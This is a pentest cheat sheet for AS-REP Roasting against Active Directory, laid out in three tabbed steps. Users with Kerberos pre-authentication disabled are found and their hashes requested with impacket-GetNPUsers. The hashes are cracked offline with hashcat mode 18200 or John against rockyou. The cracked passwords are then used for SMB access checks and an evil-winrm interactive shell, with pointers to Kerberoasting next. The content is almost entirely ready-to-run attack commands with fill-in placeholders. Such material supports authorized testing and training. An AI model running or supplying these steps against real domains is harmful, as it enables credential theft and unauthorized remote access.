


AS-REP Roasting

Target domain accounts with Kerberos pre-authentication disabled. The DC hands back an encrypted blob to anyone who asks — no credentials required. Replace <placeholders> with your own values.



① Find Accounts with Pre-Auth Disabled

Without credentials (needs a username list):

Tab 1 · Kali

```
impacket-GetNPUsers <domain>/ \
-dc-ip <dc-ip> \
-usersfile <userlist-file> \
-no-pass -request \
-outputfile hashes.txt
```

With domain credentials (auto-finds all vulnerable accounts):

```
impacket-GetNPUsers <domain>/<username>:<password> \
-dc-ip <dc-ip> \
-request \
-outputfile hashes.txt
```

Vulnerable accounts reply with \$krb5asrep\$23\$... — this hash is crackable offline.

② Crack the Hashes Offline

hashcat (mode 18200):

Tab 2 · Cracking

```
hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt
```

John the Ripper:

```
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

Cracking is entirely offline — no traffic to the DC after hash collection.

③ Use the Cracked Password

Tab 3 · Access

```
# Check access
nxc smb <target-ip> -u <username> -p <cracked-password>

# Interactive shell
evil-winrm -i <target-ip> -u <username> -p <cracked-password>
```

If the account has domain privileges, check for further SPNs (Kerberoasting) or delegation rights from this foothold.

Key idea: normally Kerberos requires the client to prove knowledge of their password before the DC issues a ticket (pre-authentication). When that check is disabled on an account, anyone can request a ticket and receive an encrypted blob — no password needed. That blob is crackable offline. Accounts with pre-auth disabled are often service or legacy accounts with weak passwords.